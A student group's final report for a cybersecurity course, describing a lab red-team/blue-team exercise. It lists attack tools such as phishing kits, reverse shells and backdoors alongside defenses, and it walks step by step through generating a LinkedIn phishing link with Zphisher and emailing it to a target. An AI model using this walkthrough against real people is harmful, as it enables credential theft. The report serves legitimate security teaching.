PROJECT VULNERABILITY

GROUP 10

FINAL PROJECT REPORT

COURSE CODE: BCN2023

COURSE COORDINATOR: DR. NOORKHUZAIMI @ KARIMAH BINTI MOHD NOOR

DATE OF SUBMISSION: 12 JANUARY 2024

NAME	MATRIC ID	SECTION
MUHAMMAD AFIQ BIN SHAMSUDIN	CA21083	03A
MUHAMMAD IRFAN BIN ROSLI	CA21089	03A
ARIFF ISKANDAR SHAH BIN ARMAN SHAH	CA21019	03A
MOHAMAD NAZRUL AIZAD BIN MOHD KANIDI	CB21067	03B

TABLE OF CONTENTS

0. THEORY AND PRINCIPLES

0.1 Red team

Red teaming, which uses simulated attacks to assess and strengthen an organization's security defenses, is an essential component of cybersecurity. To find weaknesses in a system or network, these experts practice what they would do to an adversary in the real world. Red team exercises use a mix of innovative strategies, tactical maneuvers, and flexible methods to assist companies in identifying any vulnerabilities that can go missed in everyday operations. To enable an organization to proactively address and strengthen their defenses against changing cyber threats, the objective is to provide a realistic assessment of the security posture of the organization. Cybersecurity experts frequently use a range of tools during red teaming exercises to mimic actual attack situations, which enables them to thoroughly evaluate and improve an organization's defenses. Thus, this is some of the tools: -

Tools
Linux **Phishing (Zphisher)** **DOS(HPing3)** **Keylogger(Python)** Windows **Phishing (Zphisher)** **Man-in-the-Middle (Bettercap)** **Reverse shell (Netcat)** **Trojan horse (YetAnotherBinder)** **Backdoor (Metasploit)**

0.2 Blue team

In cybersecurity, the blue team is essential to an organization's defense. To keep systems secure, they cooperate, plan for incidents, and employ continual monitoring. Blue team exercises imitate real-world scenarios to identify and address weaknesses before they become an issue. Blue teams upgrade software, employ several lines of defense, and educate users to protect networks from cyberattacks. To monitor and address security threats and guarantee the general protection of the company's digital assets, they employ technologies such as intrusion detection systems and firewalls. Thus, this is some of the tools: -

Tools
Linux **Widows Update** **Security Apache** Windows **Windows Defender** **Microsoft Baseline Security Analyzer** **TinyWall**

1. FINAL PROJECT SUMMARY

1.1 LESSONS LEARNED

Cybersecurity lessons have been learned from the cooperation of red team attackers and blue team defenders. The value of defense in depth, frequent patching, incident response planning, user education, ongoing monitoring, and cooperative efforts both inside and outside the company are all stressed by blue teams. Nevertheless, red teams have discovered the value of accurate modeling, flexible strategies, human factor awareness, exploiting known vulnerabilities, and ongoing development. By constantly evolving to handle new threats and weaknesses in an ever-more complex digital context, defense and offence play a more dynamic and adaptive role in the cybersecurity ecosystem.

1.2 LEARNING OUTCOMES

In cybersecurity, blue teams priorities incident response planning, user education, employing multiple defense layers, ongoing monitoring, and teamwork to strengthen security. Conversely, red teams leverage known vulnerabilities, modify their strategies, take advantage of human behavior, learn from realistic simulations, and prioritize constant progress. When combined, these initiatives improve defense capabilities and strengthen the capacity to identify and react to changing threats in a dynamic digital environment, thereby establishing a comprehensive approach to cybersecurity.

1.3 CONTENT SUMMARY

Scope:

Three PCs connected to the same subnet must be set up in a simulated network environment as part of the project's scope. Two people function as the Red Team (attackers) and two people as the Blue Team (defenders) make up the network. The goal is to imitate cybersecurity attack and defensive scenarios by comprehending and using Red Team and Blue Team ideas in a controlled environment.

-Blue Team Responsibilities:

a. Operating System Setup:

b. Network Services:

c. Linux Computer:

d. Security Measures:

e. Documentation:

-Red Team Responsibilities:

a. Research:

b. Attack Tools:

c. Documentation:

-Simulated Attacks

Risk:

1. Unintended Impact on Real Systems:

Inadvertent impact of the simulated attacks on real systems could occur if appropriate security measures are abandoned. To prevent unforeseen repercussions, it is imperative that these tasks be carried out in a controlled setting.

2. Network Disruption

Network disruptions brought on by simulated attacks could impact other users or systems connected to the same network. Reducing the effect on the network infrastructure as a whole is critical.

1.4 PROJECT PERFORMANCE SUMMARY

The goal of the Cybersecurity Simulation project was successfully met by offering a practical cybersecurity learning experience. With both Windows and Linux PCs outfitted with pertinent online services and networking features, the network configuration was executed with efficiency. By participating in realistic attack and defense scenarios, the Red Team and Blue Team both skillfully displayed their respective responsibilities. The comprehensive documentation of the results, mitigating techniques, and lessons discovered makes this a useful resource for upcoming cybersecurity projects. In addition to accomplishing its technological objectives, the project highlighted the value of ethical considerations, open communication, and ongoing progress.

1.4 CRITICAL THINKING REVIEW

The project exhibited a high level of critical thinking in its approach and implementation. The project team showed a deliberate and strategic mentality in everything from risk identification and mitigation techniques to a well-defined objective and extensive scope. A sophisticated grasp of the real-world implementations of cybersecurity principles was demonstrated by the realistic simulation of attacks and defense maneuvers. A dedication to introspection and ongoing development was demonstrated by the focus placed on documentation and lessons learned. The project's thorough integration of ethical issues demonstrates a responsible approach to cybersecurity challenges. Ultimately, the project's success rested not only in its technical accomplishments but also in the way it demonstrated critical thinking concepts all the way through to completion.

1.5 ADDITIONAL SUMMARY INFORMATION

The project's capacity to create a dynamic and cooperative learning environment is just as important to its success as its technical achievements. A thorough grasp of offensive and defensive cybersecurity tactics was made possible by the merging of Red Team and Blue Team activities. This cooperative strategy, along with a dedication to compliance and ethical issues, demonstrated an adult and responsible way to handle cyberthreat simulations. In addition, the project's emphasis on documentation and lessons learned establishes a standard for knowledge transfer and ongoing enhancement, guaranteeing that the knowledge acquired is advantageous not only for the current project but also for future initiatives aimed at fortifying cybersecurity postures.


Furthermore, a sophisticated and comprehensive approach to cybersecurity concerns was demonstrated by the project's structured evaluation, which included risk identification, realistic simulations, and the incorporation of ethical considerations. This strategy emphasizes the value of critical thinking in navigating the complexities of the cyber domain and is in line with industry best practices and standards. The project's documentation acts as a knowledge base and an analytical tool, allowing stakeholders to evaluate the efficacy of the tactics used and provide a path forward for future improvements to cybersecurity procedures. Overall, the project is evidence of the team's capacity to successfully handle challenging cybersecurity scenarios by applying critical thinking techniques.

2. CONSTRUCT ATTACK AND DEFENSE METHODS

1. Blue Team


Printer Sharing and Network Discovery

Open "Control Panel" and go to "Network & Internet."




Click on "Sharing options."

Under "Private," ensure that "Turn on network discovery" and "Turn on file and printer sharing" and “Turn on network discovery” are selected.




The next networking industry standard known as NetBIOS stands for Network Basic Input/Output System. It is widely used with NetBIOS over TCP/IP protocol and was developed by Sytek in 1983. Therefore, this system is a legacy protocol but if you want to configure it:-


Open "Control Panel" and go to "Network and Sharing Center."



Click on your active network connection. In the Network Status window, click on "Properties." Scroll down and check the box for "Internet Protocol Version 4 (TCP/IPv4)."



Click on "Properties" and go to the "Advanced" tab.
In the "WINS" tab, enable "NetBIOS over TCP/IP."



- Blue Team concepts and activities on the Internet and record the findings

Concepts
Definition – The blue team is the good guys defending against them that turns to defense. This team is usually composed of incident response experts who advise the IT security team on areas to strengthen in order to prevent more complex cyberattacks and threats. The internal network must then be protected against various forms of risk by the IT security staff. Purposes - **Defense and Protection:** By putting security measures in place and overseeing their management, blue teams work to protect an organization's networks, data, and information systems from cyber threats and unauthorized access. - **Incident Response:** To minimize damage and stop additional compromise, blue teams are essential in promptly identifying, assessing, and mitigating security incidents. This ensures the organization's resilience against ever-evolving cyber threats.

2. Red Team

- Search for the Red Team concepts and activities on the Internet and record

Concepts
Definition - Red teams act as antagonists to test the effectiveness of blue team cyber security defenses by attempting to exploit potential weaknesses or vulnerabilities that exist in technology, physical defenses, and human walls in an organization's cyber defense using sophisticated attack techniques. Purposes - **Security Assessment**: To measure the effectiveness of current cybersecurity controls with penetrating various systems and determining their security levels by identify existing vulnerability and test effectiveness of the organization’s incident response capability. - **Risk Management**: To understand the risk level of threats by examining how it will perform against real-time threats in the real-world simulating attack scenarios that allow the organization to prioritize their most critical security issues. Potential Attacks

- **Penetration Testing**: The attempt to exploit vulnerabilities in organizations by conducting penetration testing to access data from the system.
- **Social Engineering Attacks**: A technique in cyber-attacks that potentially exposes the security in organization like phishing, pretexting, or impersonation to manipulate individuals into exposing sensitive information.
- **Physical Security Breach**: An attempt by the red team to focus more on digital attacks by obtaining unauthorized entry to a building, data center, or other secured sites.
- **Wireless Network Exploitation**: Evaluating wireless network security by attempting to breach Wi-Fi connections or exploit flaws in wireless protocols.

- Do search for attacks and tools that can be used to launch attacks towards

Tools
Windows 1. Phishing (Zphisher) - Attack: One tool for phishing, or tricking people into disclosing personal information, is Zphisher. In order to get credentials, it can mimic reliable entities. - Defense: To reduce the danger of phishing, use anti-phishing toolbars, secure multi-factor authentication, and awareness training. 2. Man-in-the-Middle (Bettercap) - Attack: Bettercap is an effective open-source programme for security evaluations and network penetration testing. It offers a range of capabilities for sniffing, network discovery, and attacks, such as Man-in-the-Middle (MitM) attacks. - Defense: Employing encryption, secure Wi-Fi networks, strong authentication, software updates, network traffic monitoring, and user education about potential risks are some ways to counter Man-in-the-Middle attacks. - 3. Reverse Shell (Netcat) - Attack: By utilising the networking tool Netcat, one may construct a reverse shell that permits remote command execution on the victim's computer. - Defense: Effective countermeasures include putting in place firewalls, intrusion detection systems, and keeping an eye out for strange network activity. 4. Trojan Horse (YetAnotherBinder) - Attack: One of the ways to get any malicious software into is to embed them into another software. - Defense: The three main lines of defense include downloading trusted software, using reliable antivirus software, and making sure Windows Defender. 5. Backdoor (Metasploit) - Attack: To exploit system vulnerabilities and maybe install backdoors for unauthorized access, using the sophisticated Metasploit framework.

- Defense: Software updates regularly, the use of intrusion detection/prevention systems, and security audits help locate and reduce backdoor threats.

Linux

1. Phishing (Zphisher) - Linux

- Attack: Zphisher is a tool for developing phishing attacks that is intended to generate fictitious websites in order to get private data.
- Defense strategies include employing site filters, deploying email security standards like SPF, DKIM, and DMARC, and educating users on how to spot phishing efforts.

2. DDoS (Hping3) – Linux


- Attack: A network or service can be disrupted by overloading it with Hping3, a tool for Distributed Denial of Service (DDoS) assaults.
- Defense: Putting in place network security controls including rate restriction, employing DDoS prevention services, and setting up firewalls to filter traffic.

3. DNS Snoofing (Ettercat) – Linux

- Attack:
- Defenses: Using secured DNS, VPN and check website information.

3. Perform attacks (Red Team) and mitigation, perform counter measures (Blue Team)


- **Phishing (Zphisher)** - creating phishing links with Zphisher
  ATTACK
  a) Ran the bash script in Kali Linux to start Zphisher. To open terminal to Zphisher by typing bash zphisher.sh




  b) For the first demonstration. I used LinkedIn by inputting the corresponding number. Typed 14 → pressed Enter. The Port forwarding service used for this demonstration was Cloudflared by Typed 02 → pressed Enter.

c) The phishing links were created. I selected and copied the URL 1 link.


d) Use an Email as a phishing link to target victim by sending an email messages



e) The victim receives a phishing link




f) The URL 1 phishing link took us to a LinkedIn login page where victim may enter their credentials.



